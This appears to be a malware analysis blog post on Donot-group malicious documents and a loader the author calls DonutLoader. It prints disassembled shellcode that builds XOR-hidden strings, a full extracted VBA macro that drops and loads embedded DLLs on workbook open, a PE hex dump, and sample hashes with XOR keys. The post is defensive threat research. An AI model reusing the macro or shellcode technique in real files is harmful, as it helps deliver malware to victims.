


Taking a quick look at the shellcode in IDA, seems that the shellcode is trying to load muka.dll.



```
seg000:0000009B                 push    esp
seg000:0000009C                 push    ebx
seg000:0000009D                 call    edx             ; GetProcAddress
seg000:0000009F                 add     esp, 10h
seg000:000000A2                 mov     ecx, esp
seg000:000000A4                 mov     [ecx+8], eax
seg000:000000A7                 mov     ebx, [ecx]
seg000:000000A9                 mov     edx, [ecx+4]
seg000:000000AC                 mov     eax, 77554422h
seg000:000000B1                 xor     ecx, ecx
seg000:000000B3                 push    ecx
seg000:000000B4                 mov     ecx, 363D3043h  ; athA
seg000:000000B9                 xor     ecx, eax
seg000:000000BB                 push    ecx
seg000:000000BC                 mov     ecx, 27252947h  ; empP
seg000:000000C1                 xor     ecx, eax
seg000:000000C3                 push    ecx
seg000:000000C4                 mov     ecx, 23212165h  ; GetT
seg000:000000C9                 xor     ecx, eax
seg000:000000CB                 push    ecx
seg000:000000CC                 push    esp
seg000:000000CD                 push    ebx
seg000:000000CE                 call    edx
seg000:000000D0                 add     esp, 10h
seg000:000000D3                 mov     ecx, esp
seg000:000000D5                 mov     [ecx+0Ch], eax
seg000:000000D8                 mov     ebx, [ecx+0Ch]
seg000:000000DB                 xor     ecx, ecx
seg000:000000DD                 mov     cl, 0C8h
seg000:000000DF                 sub     esp, 0C8h
seg000:000000E5                 mov     eax, esp
seg000:000000E7                 push    eax
seg000:000000E8                 push    ecx
seg000:000000E9                 call    ebx
seg000:000000EB                 mov     ebx, 77554422h
seg000:000000F0                 mov     edx, ebx
seg000:000000F2                 xor     edx, 163E314Fh  ; muka
seg000:000000F8                 mov     [esp+eax], edx
seg000:000000FB                 mov     edx, ebx
seg000:000000FD                 xor     edx, 1B39200Ch  ; .dll
seg000:00000103                 mov     [esp+eax+4], edx
seg000:00000107                 xor     ecx, ecx
seg000:00000109                 mov     [esp+eax+8], ecx
seg000:0000010D                 mov     eax, esp
```


Confirm this with the debugger. The shellcode calls the export “zenu” of muka.dll.




It turns out that muka.dll is a DonutLoader. I'll get to its analysis in awhile.

Macros and DonutLoader


DonutLoader can also be embedded within the maldoc and executed via macro.


C:\Users\user\Desktop\1d9ede11b34a20d4947f01432cea088dbefa911f02afaae9095673f56a76eafa\extracted_macro - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
extracted_macro
#Else
Private Declare Function LoadLibraryA Lib "kernel32" (ByVal two As String) As Long
Private Declare Function FreeLibrary Lib "kernel32" (ByVal two As Long) As Integer
Private Declare Function GetTempPathA Lib "kernel32" (ByVal one As Long, ByVal two As String) As Integer
#End If
#End If
Dim b As String
Dim s As String
Dim c As String
Dim inte As Integer
Public Sub Workbook_Open()
ActiveSheet.Shapes("Picture 2").Delete
Sheet2.OLEObjects("Object 2").Copy
Sheet2.OLEObjects("Object 1").Copy
b = Sheets("Sheet1").Range("B6")
s = b
#If Win64 And VBA7 Then
Call cccc
#Else
#If Win64 Then
Call cccc
#Else
v = Mid(u, 2, 1)
c = c + v
inte = GetTempPathA(512, s)
v = Mid(b, 40, 11)
b = Mid(s, 1, inte)
b = b + v
Dim ulng As Long
ulng = LoadLibraryA(b)
FreeLibrary ulng
#End If
#End If
End Sub
Public Sub cccc()
inte = GetTempPathA(512, s)
v = Mid(b, 40, 11)
b = Mid(s, 1, inte)
b = b + v
Dim ulng As LongPtr
ulng = LoadLibraryA(b)
FreeLibrary ulng
End Sub

macro



embedded object 1 filename



embedded object 2 filename

Within 1d9ede11b34a20d4947f01432cea088dbefa911f02afaae9095673f56a76eafa, there are 2 embedded objects (as shown in screen captures above):

· C:\Users\Dev\AppData\Local\Temp\written.dll

· C:\Users\Dev\AppData\Local\Temp\s


Get asuna amawaka's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Note also the paths "C:\Users\Dev\Desktop\Macro_Xls_1704_S" and "C:\Users\Dev\Desktop\01052020_MacroXlsEmb_S" which will help us to find more samples.

Written.dll is a PE in plain, while s is a 0x98-XORed PE.




oleObject1.bin ×

Edit As: Hex ∨ Run Script ∨ Run Template ∨

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
1000h:	52	79	05	00	02	00	77	72	69	74	74	65	6E	2E	64	6C	Ry....written.dl
1010h:	6C	00	43	3A	5C	55	73	65	72	73	5C	44	65	76	5C	44	l.C:\Users\Dev\D
1020h:	65	73	6B	74	6F	70	5C	4D	61	63	72	6F	5F	58	6C	73	esktop\Macro_Xls
1030h:	5F	31	37	30	34	5F	53	5C	77	72	69	74	74	65	6E	2E	_1704_S\written.
1040h:	64	6C	6C	00	00	00	03	00	2C	00	00	00	43	3A	5C	55	dll.....,...C:\U
1050h:	73	65	72	73	5C	44	65	76	5C	41	70	70	44	61	74	61	sers\Dev\AppData
1060h:	5C	4C	6F	63	61	6C	5C	54	65	6D	70	5C	77	72	69	74	\Local\Temp\writ
1070h:	74	65	6E	2E	64	6C	6C	00	00	78	05	00	4D	5A	90	00	ten.dll..x..MZ..
1080h:	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	00	00	00	........ÿÿ..¸...
1090h:	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00	00	....@...........
10A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
10B0h:	00	00	00	00	00	00	00	00	F8	00	00	00	0E	1F	BA	0E	........ø.....°.
10C0h:	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	20	70	.´.Í!¸.LÍ!This p
10D0h:	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	rogram cannot be
10E0h:	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65	run in DOS mode
10F0h:	2E	0D	0D	0A	24	00	00	00	00	00	00	00	05	C4	48	4E	....$........ÄHN
1100h:	41	A5	26	1D	41	A5	26	1D	41	A5	26	1D	2E	D3	B8	1D	A¥&.A¥&.A¥&..Ó¸.
1110h:	57	A5	26	1D	2E	D3	8D	1D	09	A5	26	1D	2E	D3	8C	1D	W¥&..Ó...¥&..ÓŒ.
1120h:	E4	A5	26	1D	48	DD	A5	1D	45	A5	26	1D	48	DD	B5	1D	ä¥&.HÝ¥.E¥&.HÝµ.
1130h:	48	A5	26	1D	41	A5	27	1D	C2	A5	26	1D	2E	D3	89	1D	H¥&.A¥'.Â¥&..Ó‰.
1140h:	42	A5	26	1D	2E	D3	BD	1D	40	A5	26	1D	2E	D3	BC	1D	B¥&..Ó½.@¥&..Ó¼.
1150h:	40	A5	26	1D	2E	D3	BB	1D	40	A5	26	1D	52	69	63	68	@¥&..Ó».@¥&.Rich
1160h:	41	A5	26	1D	00	00	00	00	00	00	00	00	00	00	00	00	A¥&.............
1170h:	00	00	00	00	50	45	00	00	4C	01	05	00	7F	E0	70	5E	....PE..L....àp^
1180h:	00	00	00	00	00	00	00	00	E0	00	02	21	0B	01	0A	00	........à..!....
1190h:	00	B8	02	00	00	BC	02	00	00	00	00	00	F0	ED	00	00	.¸...¼.....ðí..
11A0h:	00	10	00	00	00	D0	02	00	00	00	00	10	00	10	00	00	.....Ð..........

embedded object 1: written.dll



embedded object 2: s

These files are DonutLoaders. OK, coming up next is their analysis finally!

DonutLoader

The name came about because I repeatedly mistyped the group name “Donot” as “Donut” when writing notes about these samples. Folks at PTSecurity [2] did analysis on some similar samples and called them “Lo2 loaders”.

From the RTFs I found from VirusTotal, most of them have a pair of files embedded — a DLL and a XOR-encoded data file. The following collates all the DonutLoader samples that I looked at.

Press enter or click to view image in full size

SHA256	Filename	XOR Key
8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9	written.dll	
7A987295229D2514D99916D53F196B87758CE08FD8621CF68BC419DC99B80D6D	s	0x98
D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6	muka.dll	
AB04BF258CF71B4A1CB934491CF942ECDA0EC82D4F6A80B5108D7607BE6FC2BE	scmv	0x59
7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298	muka.dll	
684F68429F8BAC224E6FDC68195C89B54BA469FBCC2184EC2B5FC689E585CA54	scmv	0x59
0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5	dpur.dll	
83847C527F713B6E13849028D66B08686ADDE26B8E9ECD8DDC78AD178EF7BDCB	dng.k	0x67
E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914	vetu.dll	
E6753EB498F58F95C8FC931B6CD53647CE2F4F8F7AD4274C22CA2B6284FB5308	velky	0x88
67C0C937E049083193649449519A57E42945CA2ABE19756F4E76D95CAA44A062	muka.dll	
70D41C8C25CB8E75296576D3DBB37720E03F96691691763953FEA0FE00F50EB4	scmv	0x59
9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A	vetu.dll	
891ACF7B729183945F209C915BA2BB57B541E2EA350899A541DB9A63428711A5	jbet	0x28
FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34	quep.dll	
66F3134E3E040F50ED59629379C0750D896969ACFDC55105BE7FEF81839BA035	nouwn	0x46


The DLL binaries make use of base64 and XOR operations to obfuscate its configuration data/strings so that our lives become a little bit harder.

I was able to decode strings from these binaries with the help of a small python script:

Press enter or click to view image in full size

SHA256	XOR key
8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9	\x19\x60\x0f\x18\x36
7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298	\x19\x60\x0f\x18\x36
9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A	\x19\x60\x0f\x18\x36
67C0C937E049083193649449519A57E42945CA2ABE19756F4E76D95CAA44A062	\x19\x60\x0f\x18\x36
